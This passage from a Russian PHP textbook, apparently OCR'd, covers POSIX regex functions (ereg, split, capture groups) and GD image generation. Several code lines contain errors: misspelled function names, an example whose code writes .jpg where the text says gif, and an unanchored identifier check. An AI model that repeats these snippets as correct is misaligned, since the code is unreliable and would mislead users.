^ *([0-9]+) *[-./] *([0-9]+) *[-./] *([0-9]+) *$
```

Использование карманов в функции замены

Мы рассмотрели только самый простой способ использования карманов — прямой их просмотр после выполнения поиска. Однако возможности, предоставляемые языком RegEx, куда шире. Особенно часто эти возможности применяются для замены с помощью регулярных выражений.

Предположим, нам нужно все слова в строке, начинающиеся с "доллара" `$`, сделать "жирными", — обрамить тэгами `<b>` и `</b>`, — для последующего вывода в браузер. Это может понадобиться, если мы хотим текст некоторой программы на PHP вывести так, чтобы в нем выделялись имена переменных. Очевидно, выражение для обнаружения имени переменной в строке будет таким: `\$[a-zA-Z_][[:alnum:]]*`.

Но как нам использовать его в функции `ereg_Replace()`? Вот фрагмент программы, которая делает это:

```
$str="<? $a=10; for($i=0; $i<10; $i++) echo $i; ?> // к примеру
$str=ereg_Replace("(\\$[a-zA-Z_][[:alnum:]]*)","<b>\\1</b>",$str);
```

Замечание

Пожалуйста, обратите опять внимание на то, что слэши должны удваиваться.

Нетрудно догадаться, как "оно" работает: просто во время замены везде вместо сочетания `\1` подставляется содержимое кармана номер 1.

Использование карманов в функции сопоставления

И даже на том, что было описано выше, возможности карманов не исчерпываются. Мы можем задействовать содержимое карманов и в функции `ereg()` — раньше, чем закончится сопоставление. А именно, управлять ходом поиска на основе данных в карманах.

В качестве примера рассмотрим такую далеко не праздную задачу. Известно, что в строке есть подстрока, обрамленная какими-то HTML-тэгами (например, `<b>` или `<pre>`), но неизвестно, какими. Требуется поместить эту подстроку в карман, чтобы в дальнейшем с ней работать. Разумеется, закрывающий тэг должен соответствовать открывающему — например, к тэгу `<b>` парный — `</b>`, а к `<pre>` — `</pre>`.

Задача решается с помощью такого регулярного выражения:

```
<([[:alnum:]]+)>([^<]*)</\1>
```

При этом результат окажется во втором кармане, а имя тэга — в первом. Вот как это работает: PHP пытается найти открывающий тэг, и, как только находит, записывает его имя в первый карман (так как это имя обрамлено в выражении первой парой скобок). Дальше он смотрит вперед и, как только наталкивается на `</`, определяет, следует ли за ним то самое имя тэга, которое у него лежит в первом кармане. Это действие заставляет его предпринять конструкция `\1`, которая замещается на содержимое первого кармана каждый раз, когда до нее доходит очередь. Если имя не совпадает, то такой вариант PHP отбрасывает и "идет" дальше, а иначе сигнализирует о совпадении.

Вот фрагмент программы, который все описанное делает тремя строчками:

```
$str = "Hello, this <b>word</b> is bold!";
if(ereg("<([[:alnum:]]+)>([^<]*)</\\1>",$str,$Pockets))
  echo "Слово '$Pockets[2]' обрамлено тэгом '<$Pockets[1]>'";
```

Дополнительные функции

```
bool eregi(string $expr, string $str [,list &$Matches])
```

То же, что и `ereg()`, только без учета регистра символов.

Замечание

Хотя регистр и не учитывается при поиске, в карманах `$Matches` все найденные подстроки все же запишутся с точным сохранением регистра букв.

```
string eregi_replace(string $expr, strint $str, string $strToChange)
```

То же, что и `ereg_replace()`, но без учета регистра буквенных символов.

```
int quotemeta(string $str)
```

Часто бывает нужно гарантировать, чтобы в какой-то переменной-строке ни один символ не мог трактоваться как метасимвол. Этого можно добиться, предварив каждый из них наклонной чертой, что и делает функция `quotemeta()`. А именно, она "заслэшивает" следующие символы: `. , \\, +, *, ? , [ ^ ] , ( $ ).`

Внимание

Перед | слэш почему-то не ставится. Будьте особо внимательны!

```
list split(string $pattern, string $string [,int $limit])
```

Эта функция очень похожа на `explode()`. Она тоже разбивает строку `$string` на части, но делает это, руководствуясь регулярным выражением `$pattern`. А именно, те участки строки, которые совпадают с этим выражением, и будут служить разделителями. Параметр `$limit`, если он задан, имеет то же самое значение, что и в функции `explode()` — а именно, возвращается список из не более чем `$limit` элементов, последний из которых содержит участок строки от (`$limit-1`)-го совпадения до конца строки.

Наверное, вы уже догадались, что функция `split()` работает гораздо медленнее, чем `explode()`. Однако она, вместе с тем, имеет впечатляющие возможности, в чем мы очень скоро убедимся. Тем не менее, не стоит применять `split()` там, где прекрасно подойдет `explode()`. Чаще всего этим грешат программисты, имеющие некоторый опыт работы с Perl, потому что в Perl для разбиения строки на составляющие есть только функция `split()`.

```
list spliti(string $pattern, string $string [,int $limit])
```

Аналог функции `split()`, который делает то же самое, только при сопоставлении с регулярным выражением не учитывается регистр символов.

Примеры использования регулярных выражений

Какая же книга, описывающая (даже вкратце) регулярные выражения, обходится без примеров…. Я не буду отступать от установленных канонов, хотя, конечно, понимаю, что истинная свобода при работе с выражениями достигается только практикой. Некоторые из следующих ниже примеров выглядят довольно сложно, но, если разобраться, смысл чаще всего оказывается на поверхности.

Имя и расширение файла

Задача: для имени файла в `$fname` установить расширение `out` независимо от его предыдущего расширения.

Решение:

```
$fname=ereg_Replace(
  '([[:alnum:]])(\\.[[:alnum:].]*)?$',
  '\\1.out',
  $fname
);
```

Обратите внимание на довольно интересную структуру этого выражения: мы не можем просто "привязать" его к концу строки при помощи `$`, что обусловлено спецификой работы RegEx. Мы также привязываем начало выражения к любой букве или цифре, которой оканчивается имя файла.

Имя каталога и файла

Цель: разбить полное имя файла `$path` на имя каталога `$dir` и и имя файла `$fname`.

Средства:

```
$fname = ereg_Replace(".*[\\/]","",$path);
$dir   = ereg_Replace("[\\/]?[^\\/]*$","",$path);
```

Проверка на идентификатор

Задача: проверить, является ли строка `$id` идентификатором, т. е. состоит ли она исключительно из алфавитно-цифровых символов (чтобы сделать задачу более интересной, договоримся также, что первым символом строки не может быть цифра).

Решение:

```
if(eregi("[a-z_][[:alnum:]]*",$id)) echo "Это идентификатор!";
```

Модификация тэгов

Задача: в тексте, заданном в `$text`, у всех тэгов `<img>` заменить в `src` расширение файла рисунка на `gif`, вне зависимости от того, какое расширение было у него до этого и было ли вообще.

Решение:

```
$text=eregi_Replace(
  '(<img[^>]*src="?[[:alnum:]/\\]*)(\\.[[:alnum:]]*)?',
  '\\1.jpg',
  $text
);
```

Преобразование гиперссылок

Задача: имеется текст, в котором иногда встречаются подстроки вида `протокол://URL`, где `протокол` — один из протоколов http, ftp или gopher, а `URL` — какой-нибудь адрес в Интернете. Нужно заместить их на HTML-эквиваленты `<a href=…>…</a>`.

Решение:

```
$w="[:alnum:]";
$p="[:punct:]";
$text=eregi_Replace(
  "((https?|ftp|gopher)://".          // протокол
    "[$w-]+(\\.[$w-]+)*".             // имя хоста
      "(/[$w+&.%]*(\\?[$w?+&%]*)?)?". // имя файла и параметры
  ")",
  '<a href="\\1">\\1</a>',
  $text
);
```

Преобразование адресов E-mail

Задача: имеется текст, в котором иногда встречаются строки вида `пользователь@хост`, т. е. E-mail-адреса в обычном формате (или хотя бы большинство таких E-mail). Необходимо преобразовать их в HTML-ссылки.

Решение:

```
$text=eregi_Replace(
  '([[:alnum:]-.]+@'.                   // пользователь
    '[[:alnum:]-]+(\\.[[:alnum:]-]+)*'. // домен
      '(\\?([[:alnum:]?+&%]*)?)?'.      // необязательные параметры
  ')',
  '<a href="\\1">\\1</a>',
  $text
);
```

Этот пример, хоть и не безупречен, но все же преобразует правильно львиную долю адресов электронной почты.

Выделение всех уникальных слов из текста

Задача: перед нами некоторый довольно длинный текст в переменной `$text`. Необходимо выделить из него все слова и оставить из них только уникальные. Результат должен быть представлен в виде списка, отсортированного в алфавитном порядке. Решение этой задачи может потребоваться, например, при написании индексирующей поисковой системы на PHP.

Решение: воспользуемся функцией `split()` и ассоциативным массивом.

Листинг 22.1. Отбор уникальных слов

```
// Эта функция выделяет из текста в $text все уникальные слова и
// возвращает их список, отсортированный в алфавитном порядке.
function GetUniques($text)
{ // Сначала получаем все слова в тексте
  $Words=split("[[:punct:][:blank:]]+",$text);
  $Uniq=array(); // список уникальных слов
  $Test=array(); // хэш уже обработанных слов
  // Проходимся по всем словам в $Words и заносим в $Uniq уникальные
  foreach($Words as $v) {
    $v=strtolower($v); // в нижний регистр
    // Слово уже нам встречалось? Если нет, то занести в $Uniq
    if(!@$Test[$v]) $Uniq[]=$v;
    // Указать, что это слово уже обрабатывалось
    $Test[$v]=1;
  }
  // Наконец, сортируем список
  sort($Uniq);
  return $Uniq;
}
```

Данный пример довольно интересен, т. к. он имеет довольно большую функциональность при небольшом объеме. Его "сердце" — функция `split()` и цикл перебора слов с отбором уникальных. Мы используем алгоритм, основанный на применении ассоциативного массива для отбора уникальных элементов. Как он работает — надеюсь, ясно из комментариев.

Теперь мы можем воспользоваться функцией из листинга 22.1, например, в таком контексте:

```
$fname="sometext.txt";
```

```
$f=fopen($fname,"r");
$text=fread($f,filesize($fname));
fclose($f);
$Uniq=GetUniques($text);
foreach($Uniq as $v)  echo "$v ";
```

Замечание


Интересно будет отметить, что функция `preg_split()`, которая работает с регулярными выражениями в формате PCRE, и которую мы не рассматриваем в этой книге, показывает гораздо лучшую производительность в этом примере, чем `split()` — чуть ли не в 3 раза быстрее! Если вам нужна максимальная производительность, пожалуй, будет лучше воспользоваться именно ей, но прежде почитайте что-нибудь о Perl и его регулярных выражениях — например, в замечательной книге Perl Cookbook Тома Кристиансена и Ната Торкингтона (русское издание: "Библиотека программиста. Perl", издательство Питер, 2000).

Заключение

Конечно, можно придумать и еще множество примеров применения регулярных выражений. Вы наверняка сможете это сделать самостоятельно — особенно после некоторой практики, которая так важна для понимания этого материала.

Однако я хочу обратить ваше внимание на то, что во многих задачах как раз не обязательно применять регулярные выражения. Так, например, задачи "поставить слэш перед всеми кавычками в строке" и "заменить в строке все кавычки на `&quot;`" можно и нужно решать при помощи `str_replace()`, а не `ereg_Replace()` (это существенно — раз в 20 — повысит быстродействие). Не забывайте, что регулярное выражение — некоторого рода "насилие" над компьютером, принуждение делать нечто такое, для чего он мало приспособлен. Этим объясняется медлительность механизмов обработки регулярных выражений, экспоненциально возрастающая с ростом сложности шаблона.

Глава 23



Работа с изображениями

Как мы знаем, одним из самых важных достижений WWW по сравнению со всеми остальными службами Интернета стала возможность представления в браузерах пользователей мультимедиа-информации, а не только "сухого" текста. Основной объем этой информации приходится, конечно же, на изображения.

Разумеется, было бы довольно расточительно хранить и передавать все рисунки в обыкновенном растровом формате (наподобие BMP), тем более, что современные алгоритмы сжатия позволяют упаковывать такого рода данные в сотни и более раз эффективней. Чаще всего для хранения изображений используются три формата сжатия с перечисленными ниже свойствами.

- JPEG. Идеален для фотографий, но сжатие изображения происходит с потерями качества, так что этот формат совершенно не подходит для хранения различных диаграмм и графиков.
- GIF. Позволяет достичь довольно хорошего соотношения размер/качество, в то же время не искажая изображение; применяется в основном для хранения небольших точечных рисунков и диаграмм.
- PNG. Сочетает в себе хорошие стороны как JPEG, так и GIF, но в настоящий момент ему почему-то не выражают особого доверия — скорее, по историческим причинам, из-за нежелания отказываться от GIF и т. д.

В последнее время GIF все более вытесняется форматом PNG, что связано в первую очередь с окончанием действия бесплатной лицензии изобретателя на его использование. К сожалению, для небольших изображений GIF все еще остается самым оптимальным форматом, оставляя позади (иногда *далеко* позади) PNG.

Зачем может понадобиться в Web-программировании работа с изображениями? Разве это не работа дизайнера?

В большинстве случаев это действительно так. Однако есть и исключения, например, графические счетчики (автоматически создаваемые картинки с отображаемым поверх числом, которое увеличивается при каждом "заходе" пользователя на страницу), или же графики, которые пользователь может строить в реальном времени — скажем, диаграммы сбыта продукции или снижения цен на комплектующие. Все эти приложения требуют как минимум умения генерировать изображения "на лету", причем с довольно большой скоростью. Чтобы этого добиться на PHP, можно применить два способа: задействовать какую-нибудь внешнюю утилиту для формирования изобра-

жения (например, известную программу fly), или же воспользоваться встроенными функциями PHP для работы с графикой. Оба способа имеют как достоинства, так и недостатки, но, пожалуй, недостатков меньше у второго метода, так что им-то мы и займемся в этой главе.

С недавнего времени все программные продукты, которые умели формировать изображения в формате GIF, переориентируются на PNG. В частности, не так давно компания, поддерживающая библиотеку GD для работы с GIF-изображениями, переписала ее код с учетом формата PNG. Так как PHP использует эту библиотеку, то поддержка GIF автоматически исключилась и из него. К счастью, в Интернете все еще можно найти старые версии GD с поддержкой GIF и, таким образом, настроить PHP для работы с этим форматом, но задумайтесь: стоит ли теперь применять GIF, если весь мир вполне успешно переходит на PNG, тем более, что его поддерживают практически все современные браузеры (четвертой версии) — а это 98% от используемого их числа...

Универсальная функция *GetImageSize()*

Что же, работать с картинками приходится часто — гораздо чаще, чем может показаться на первый взгляд. Среди наиболее распространенных операций можно особо выделить одну — определение размера рисунка. Чтобы сделать программистам "жизнь раем", разработчики PHP встроили в него функцию, которая работает практически со всеми распространенными форматами изображений, в том числе с GIF, JPEG и PNG.

```
list GetIimageSize(string $filename [,array& $imageinfo])
```

Эта функция предназначена для быстрого определения в сценарии размеров (в пикселах) и формата рисунка, имя файла которого передано ей в первом параметре. Она возвращает список из четырех элементов. Первый элемент (с ключом 0) хранит ширину картинки в пикселах, второй (с ключом 1) — его высоту. Ячейка массива с ключом 2 определяется форматом изображения: 0, если это GIF, 1 в случае JPG и 2 для PNG. Следующий элемент, имеющий ключ 3, будет содержать после вызова функции строку примерно следующего вида: `height=sx width=sy`, где `sx` и `sy` — соответственно ширина и высота изображения. Это применение задумывалось для того, чтобы облегчить вставку данных о размере изображения в тэг `<img>`, который может быть сгенерирован сценарием.

Работа с изображениями и библиотека GD

Давайте теперь рассмотрим идею создания рисунков сценарием "на лету". Например, как мы уже замечали, это очень может пригодиться при создании сценариев-счетчиков, графиков, картинок-заголовков да и многого другого.

Для деятельности такого рода существует специальная библиотека под названием *GD*. Она содержит в себе множество функций (такие как рисование линий, растяжение/сжатие изображения, заливка до границы, вывод текста и т. д.), которые могут использовать программы, поддерживающие работу с данной библиотекой. PHP (со включенной поддержкой GD) как раз и является такой программой.

Замечание

Поддержка GD включается при компиляции и установке PHP. Возможно, некоторые хостинг-провайдеры ее не имеют. Выясните, работает ли PHP вашего хостера с библиотекой GD.

Пример

Начнем сразу с примера сценария, который представляет собой не HTML-страницу в обычном смысле, а рисунок PNG. То есть URL этого сценария можно поместить в тэг:

```
<img src=button.php?Hello+world!>
```

Как только будет загружена страница, содержащая указанный тэг, сценарий запустится и отобразит надпись `Hello world!` на фоне рисунка, лежащего в `images/button.png`. Полученная картинка нигде не будет храниться — она создается "на лету".

Рис. 23.1. Демонстрация возможностей вывода TrueType-шрифтов на PHP

Листинг 23.1. Создание картинки "на лету"

```
<?
// Получаем строку, которую нам передали в параметрах
$string=$QUERY_STRING;
// Загружаем рисунок фона с диска
$im = imageCreateFromPng("images/button.png");
// Создаем в палитре новый цвет — оранжевый
$orange = imageColorAllocate($im, 220, 210, 60);
// Вычисляем размеры текста, который будет выведен
$px = (imageSx($im)-7.5*strlen($string))/2;
// Выводим строку поверх того, что было в загруженном изображении
imageString($im,3,$px,9,$string,$orange);
// Сообщаем о том, что далее следует рисунок PNG
Header("Content-type: image/png");
// Теперь — самое главное: отправляем данные картинки в
// стандартный выходной поток, т. е. в браузер
imagePng($im);
// В конце освобождаем память, занятую картинкой
imageDestroy($im);
?>
```

Итак, мы получили возможность "на лету" создавать стандартные кнопки с разными надписями, имея только "шаблон" кнопки.

Создание изображения

Давайте теперь разбираться, как работать с картинками в GD. Для начала нужно картинку создать — пустую (при помощи `imageCreate()`) или же загруженную с диска (`imageCreateFromPng()`, `imageCreateFromJpeg()` или `imageCreateFromGif()`, в зависимости от того, какие форматы поддерживаются PHP и GD).

```
int imageCreate(int $x, int $y)
```

Создает пустую картинку размером `$x` на `$y` точек и возвращает ее идентификатор. После того, как картинка создана, вся работа с ней осуществляется именно через этот идентификатор, по аналогии с тем, как мы работаем с файлом через его дескриптор.

```
int imageCreateGromPng(string $filename) или
int imageCreateGromJpeg(string $filename) или
int imageCreateGromif(string $filename)
```

Эти функции загружают изображения из файла в память и возвращают его идентификатор. Как и после вызова `imageCreate()`, дальнейшая работа с картинкой возможна только через этот идентификатор. При загрузке с диска изображение распаковывается и хранится в памяти уже в неупакованном формате, для того чтобы можно было максимально быстро производить с ним различные операции, такие как масштабирование, рисование линий и т. д. При сохранении на диск или выводе в браузер функцией `imagePng()` (или, соответственно, `imageJpeg()` и `imageGif()`) картинка автоматически упаковывается.

Стоит заметить, что не обязательно все три функции будут доступны в вашей версии PHP. Скорее всего, в ней не окажется функции `imageCreateFromGif()`, а возможно, и `imageCreateFromJpeg()`, потому что от первой разработчики GD просто отказались, а вторая появилась сравнительно недавно. Надеюсь, в скором времени ситуация нормализуется, но сейчас, к сожалению, это не так.

Определение параметров изображения

Как только картинка создана и получен ее идентификатор, GD становится совершенно все равно, какой формат она имеет и каким путем ее создали. То есть все остальные действия с картинкой происходят через ее идентификатор, вне зависимости от формата, и это логично — ведь в памяти изображение все равно хранится в распакованном виде (наподобие BMP), а значит, информация о ее формате нигде не используется. Так что вполне возможно открыть PNG-изображение с помощью `imageCreateFromPng()` и сохранить ее на диск функцией `imageJpeg()`, уже в другом формате. В дальнейшем можно в любой момент времени определить размер загруженной картинки, воспользовавшись функциями `imageSX()` и `imageSY()`:

```
int imageSX(int $im)
```

Функция возвращает горизонтальный размер изображения, заданного своим идентификатором, в пикселах.

```
int imageSY(int $im)
```

Возвращает высоту картинки в пикселах.

```
int imageColorsTotal(int $im)
```

Эту функцию имеет смысл применять только в том случае, если вы работаете с изображениями, "привязанными" к конкретной палитре — например, с файлами GIF. Она возвращает текущее количество цветов в палитре. Как мы вскоре увидим, каждый вызов `imageColorAllocate()` увеличивает размер палитры. В то же время известно, что если при небольшом размере палитры GIF-картинка сжимается очень хорошо, то при переходе через степень двойки (например, от 16 к 17 цветам) эффективность сжатия заметно падает, что ведет к увеличению размера (так уж устроен

формат GIF). Если мы не хотим этого допустить и собираемся вызывать `imageColorAllocate()` только до предела 16 цветов, а затем перейти на использование `imageColorClosest()`, нам очень может пригодиться рассматриваемая функция.

Сохранение изображения

Давайте займемся функцией, поставленной в листинге 23.1 "на предпоследнее место", которая, собственно, и выполняет большую часть работы — выводит изображение в браузер пользователя. Оказывается, эту же функцию можно применять и для сохранения рисунка в файл.

```
int imagePng(int $im [,string $filename]) или
int imageJpeg(int $im [,string $filename]) или
int imageGif(int $im [,string $filename])
```

Эти функции сохраняют изображение, заданное своим идентификатором и находящееся в памяти, на диск, или же выводят его в браузер. Разумеется, вначале изображение должно быть загружено или создано при помощи функции `imageCreate()`, т. е. мы должны знать его идентификатор `$im`.

Если аргумент `$filename` опущен, то сжатые данные в соответствующем формате выводятся прямо в стандартный выходной поток, т. е. в браузер. Нужный заголовок `Content-type` при этом *не выводится*, ввиду чего нужно выводить его вручную при помощи `Header()`, как это было показано в примере из листинга 23.1.

Внимание

Некоторые браузеры не требуют вывода правильного `Content-type`, а определяют, что перед ними рисунок, по нескольким первым байтам присланных данных. Ни в коем случае не полагайтесь на это! Дело в том, что все еще существуют браузеры, которые этого делать не умеют. Кроме того, такая техника идет вразрез со стандартами HTTP.

Фактически, вы должны вызвать одну из трех команд, в зависимости от типа изображения:

```
Header("Content-type: image/png") для PNG
Header("Content-type: image/jpeg") для JPEG
Header("Content-type: image/gif") для GIF
```

Рекомендую их вызывать не в начале сценария, а непосредственно перед вызовом `imagePng()`, `imageGif()` или `imageJpeg()`, поскольку иначе вы не сможете никак увидеть сообщения об ошибках и предупреждения, которые, возможно, будут сгенерированы программой.

Примечание

К рассмотренным только что функциям можно сделать точно такие же замечания, как и к семейству `imageCreateFromXXX()`, т. е., некоторые из них могут отсутствовать — скорее всего, последняя. Однако случаются и забавные казусы. Я видел версию PHP, в которой не поддерживалась вообще ни одна из этих функций, ровно как и функции `imageCreateFromXXX()`. В то же время `imageCreate()` работала (во всяком случае, так казалось). Возникает интересный вопрос: мы можем создавать изображения, рисовать в них линии, круги, выводить текст, но не в состоянии ни сохранить их где-нибудь, ни даже загрузить уже готовую картинку с диска. Зачем тогда вообще были нужны все остальные функции?..

Работа с цветом в формате RGB

Наверное, теперь вам захочется что-нибудь нарисовать на пустой или только что загруженной картинке. Но чтобы рисовать, нужно определиться, каким цветом это делать. Проще всего указать цвет заданием тройки RGB-значений (от red-green-blue) — это три цифры от 0 до 255, определяющие содержание красной, зеленой и синей составляющих в нужном нам цвете. Число 0 обозначает нулевую яркость соответствующей компоненты, а 255 — максимальную интенсивность. Например, (0,0,0) задает черный цвет, (255,255,255) — белый, (255,0,0) — ярко-красный, (255,255,0) — желтый и т. д.

Правда, GD не умеет работать с такими тройками напрямую. Она требует, чтобы перед использованием RGB-цвета был получен его специальный идентификатор. Дальше вся работа опять же осуществляется через этот идентификатор. Скоро станет ясно, зачем нужна такая техника.

Создание нового цвета

```
int imageColorAllocate(int $im, int $red, int $green, int $blue)
```

Функция возвращает идентификатор цвета, связанного с соответствующей тройкой RGB. Обратите внимание, что первым параметром функция требует идентификатор изображения, загруженного в память или созданного до этого. Практически каждый цвет, который планируется в дальнейшем использовать, должен быть получен (определен) при помощи вызова этой функции. Почему "практически" — станет ясно после рассмотрения функции `imageColorClosest()`.

Получение ближайшего цвета

Давайте разберемся, зачем это придумана такая технология работы с цветами через промежуточное звено — идентификатор цвета. А дело все в том, что некоторые форматы изображений (такие как GIF и частично PNG) не поддерживают любое количе-

ство различных цветов в изображении. А именно, в GIF количество одновременно присутствующих цветов ограничено цифрой 256, причем чем меньше цветов используется в рисунке, тем лучше он "сжимается" и тем меньший размер имеет файл. Тот набор цветов, который реально использован в рисунке, называется его *палитрой*.

Представим себе, что произойдет, если все 256 цветов уже "заняты" и вызывается функция `imageColorAllocate()`. В этом случае она обнаружит, что палитра заполнена полностью, и найдет среди занятых цветов тот, который ближе всего находится к запрошенному — будет возвращен именно его идентификатор. Если же "свободные места" в палитре есть, то они и будут использованы этой функцией (конечно, если в палитре вдруг не найдется точно такой же цвет, как запрошенный — обычно дублирование одинаковых цветов всячески избегается).

```
int imageColorClosest(int $im, int $red, int $green, int $blue)
```

Наверное, вы уже догадались, зачем нужна функция `imageColorClosest()`. Вместо того чтобы пытаться выискать свободное место в палитре цветов, она просто возвращает идентификатор цвета, уже существующего в рисунке и находящегося ближе всего к затребованному. Таким образом, нового цвета в палитру не добавляется. Если палитра невелика, то функция может вернуть не совсем тот цвет, который вы ожидаете. Например, в палитре из трех цветов "красный-зеленый-синий" на запрос желтого цвета будет, скорее всего, возвращен идентификатор зеленого — он "ближе всего" с точки зрения GD соответствует понятию "зеленый".

Эффект прозрачности

Функцию `imageColorClosest()` можно и нужно использовать, если мы не хотим допустить разрастания палитры и уверены, что требуемый цвет в ней уже есть. Однако есть и другое, гораздо более важное, ее применение — определение эффекта прозрачности для изображения. "Прозрачный" цвет рисунка — это просто те точки, которые в браузер не выводятся. Таким образом, через них "просвечивает" фон. Прозрачный цвет у картинки всегда один, и задается он при помощи функции `imageColorTransparent()`.

```
int imageColorTransparent(int $im [,$int col])
```

Функция `imageColorTransparent()` указывает GD, что соответствующий цвет `$col` (заданный своим идентификатором) в изображении `$im` должен обозначиться как прозрачный. Возвращает она идентификатор установленного до этого прозрачного цвета, либо `false`, если таковой не был определен ранее.

Замечание

Не все форматы поддерживают задание прозрачного цвета — например, JPEG не может его содержать.

Например, мы нарисовали при помощи GD птичку на кислотно-зеленом фоне и хотим, чтобы этот фон как раз и был "прозрачным" (вряд ли у птички есть части тела

такого цвета, хотя с нашей экологией все может быть...). В этом случае нам потребуются такие команды:

```
$tc=imageColorClosest($im,0,255,0);
imageColorTransparent($im,$tc);
```

Обратите внимание на то, что применение функции `imageColorAllocate()` здесь совершенно бессмысленно, потому что нам нужно сделать прозрачным именно тот цвет, который уже присутствует в изображении, а не новый, только что созданный.

Получение RGB-составляющих

```
array imageColorsForIndex(int $im, int $index)
```

Функция возвращает ассоциативный массив с ключами `red`, `green` и `blue` (именно в таком порядке), которым соответствуют значения, равные величинам компонент RGB в идентификаторе цвета `$index`. Впрочем, мы можем и не обращать особого внимания на ключи и преобразовать возвращенное значение как список:

```
$c=imageColorAt($i,0,0);
list($r,$g,$b)=array_values(imageColorsForIndex($i,$c));
echo "R=$r, g=$g, b=$b";
```

Эта функция ведет себя противоположно по отношению к `imageCollorAllocate()` или `imageColorClosest()`.

Графические примитивы

Здесь мы рассмотрим минимальный набор функций для работы с картинками. Приведенный список функций не полон и постоянно расширяется вместе с развитием GD. Но все же он содержит те функции, которые вы будете употреблять в 99% случаев. За полным списком функций обращайтесь к документации или на **http://ru.php.net**.

Копирование изображений

```
int imageCopyResized(int $dst_im, int $src_im, int $dstX, int $dstY,
                     int $srcX, int $srcY, int $dstW, int $dstH,
                     int $srcW, int $srcH)
```

Эта функция — одна из самых мощных и универсальных, хотя и выглядит просто ужасно. С помощью нее можно копировать изображения (или их участки), перемещать и масштабировать их…. Пожалуй, 10 параметров для функции — чересчур, но разработчики PHP пошли таким путем. Что же, это их право...

Итак, `$dst_im` задает идентификатор изображения, в который будет помещен результат работы функции. Это изображение должно уже быть создано или загружено и иметь надлежащие размеры. Соответственно, `$src_im` — идентификатор изображе-

ния, над которым проводится работа. Впрочем, `$src_im` и `$dst_im` могут и совпадать.

Параметры (`$srcX`, `$srcY`, `$srcW`, `$srcH`) (обратите внимание на то, что они следуют при вызове функции не подряд!) задают область внутри исходного изображения, над которой будет осуществлена операция — соответственно, координаты ее верхнего левого угла, ширину и высоту.

Наконец, четверка (`$dstX`, `$dstY`, `$dstW`, `$dstH`) задает то место на изображении `$dst_im`, в которое будет "втиснут" указанный в предыдущей четверке прямоугольник. Заметьте, что, если ширина или высота двух прямоугольников не совпадают, то картинка автоматически будет нужным образом растянута или сжата.

Таким образом, с помощью функции `imageCopyResized()` мы можем:

- копировать изображения;
- копировать участки изображений;
- масштабировать участки изображений;
- копировать и масштабировать участки изображения в пределах одной картинки.

В последнем случае возникают некоторые сложности, а именно, когда тот блок, из которого производится копирование, частично налагается на место, куда он должен быть перемещен. Убедиться в этом проще всего экспериментальным путем. Почему разработчики GD не предусмотрели средств, которые бы корректно работали и в этом случае, не совсем ясно.

Прямоугольники

```
int imageFilledRectangle(int $im,int $x1,int $y1,int $x2,int $y2,int $c)
```

Название этой функции говорит за себя: она рисует закрашенный прямоугольник в изображении, заданном идентификатором `$im`, цветом `$col` (полученным, например, при помощи функции `imageColorAllocate()`). Координаты (`$x1`,`$y1`) и (`$x2`,`$y2`) задают координаты верхнего левого и правого нижнего углов, соответственно (отсчет, как обычно, начинается с левого верхнего угла и идет слева направо и сверху вниз).

Эта функция часто применяется для того, чтобы целиком закрасить только что созданный рисунок, например, прозрачным цветом:

```
$i=imageCreate(100,100);
$c=imageColorAllocate($i,0,0,0);
imageColorTransparent($i,$c);
imageFilledRectangle($i,0,0,imageSX($i)-1,imageSY($i)-1,$c);
// дальше работаем с изначально прозрачным фоном
int imageRectangle(int $im, int $x1, int $y1, int $x2, int $y2, int $col)
```

Функция `imageRectangle()` рисует в изображении прямоугольник с границей толщиной 1 пиксел цветом `$col`. Параметры задаются так же, как и в функции `imageFilledRectangle()`.

Линии

```
int imageLine(int $im, int $x1, int $y1, int $x2, int $y2, int $col)
```

Эта функция рисует сплошную тонкую линию в изображении `$im`, проходящую через точки (`$x1`,`$y1`) и (`$x2`,`$y2`), цветом `$col`. Линия получается слабо связанной (*про связность см. чуть ниже*).

```
int imageDashedLline(int $im,int $x1,int $y1,int $x2,int $y2,int $col)
```

Функция `imageDashedLine()` работает почти так же, как и `imageLine()`, только рисует не сплошную, а пунктирную линию. К сожалению, ни размер, ни шаг штрихов задавать нельзя, так что, если вам обязательно нужна пунктирная линия произвольной фактуры, придется заняться математическими расчетами и использовать `imageLine()`.

Дуга сектора

```
int imageArc(int $im,int $cx,int $cy,int $w,int $h,int $s,int $e,int $c)
```

Функция `imageArc()` рисует в изображении `$im` дугу сектора эллипса от угла `$s` до `$e` (углы указываются в градусах против часовой стрелки, отсчитываемых от горизонтали). Эллипс рисуется такого размера, чтобы вписываться в прямоугольник (`$x`,`$y`,`$w`,`$h`), где `$w` и `$h` задают его ширину и высоту, а `$x` и `$y` — координаты левого верхнего угла. Сама фигура не закрашивается, обводится только ее контур, для чего используется цвет `$c`.

Закраска произвольной области

```
int imageFill(int $im, int $x, int $y, int $col)
```

Функция `imageFill()` выполняет сплошную заливку одноцветной области, содержащей точку с координатами (`$x`,`$y`) цветом `$col`. Нужно заметить, что современные алгоритмы заполнения работают довольно эффективно, так что не стоит особо заботиться о скорости ее работы. Итак, будут закрашены только те точки, к которым можно проложить "одноцветный *сильно связанный путь*" из точки (`$x`,`$y`).

Примечание

Две точки называются *связанными сильно*, если у них совпадает по крайней мере одна координата, а по другой координате они отличаются не более, чем на 1 в любую сторону.

```
int imageFillToBorder(int $im, int $x, int $y, int $border, int $col)
```

Эта функция очень похожа на `imageFill()`, только она выполняет закраску не одноцветных точек, а любых, но до тех пор, пока не будет достигнута граница цвета

$border. Под границей здесь понимается *последовательность слабо связанных точек*.

Примечание

Две точки называются *слабо связанными*, если каждая их координата отличается от другой не более, чем на 1 в любом направлении. Очевидно, всякая сильная связь является также и слабой.

Многоугольники

```
int imagePolygon(int $im, list $points, int $num_points, int $col)
```

Эта функция рисует в изображении $im многоугольник, заданный своими вершинами. Координаты углов передаются в массиве-списке $points, причем $points[0]=x0, $points[1]=y0, $points[2]=x1, $points[3]=y1, и т. д. Параметр $num_points указывает общее число вершин — на тот случай, если в массиве их больше, чем нужно нарисовать. Многоугольник не закрашивается — только рисуется его граница цветом $col.

```
int imageFilledPolygon(int $im, list $points, int $num_points, int $col)
```

Функция imageFilledPolygon() делает практически то же самое, что и imagePolygon(), за исключением одного очень важного свойства: полученный многоугольник целиком заливается цветом $col. При этом правильно обрабатываются вогнутые части фигуры, если она не выпукла.

Работа с пикселами

```
int imageSetPixel(int $im, int $x, int $y, int $col)
```

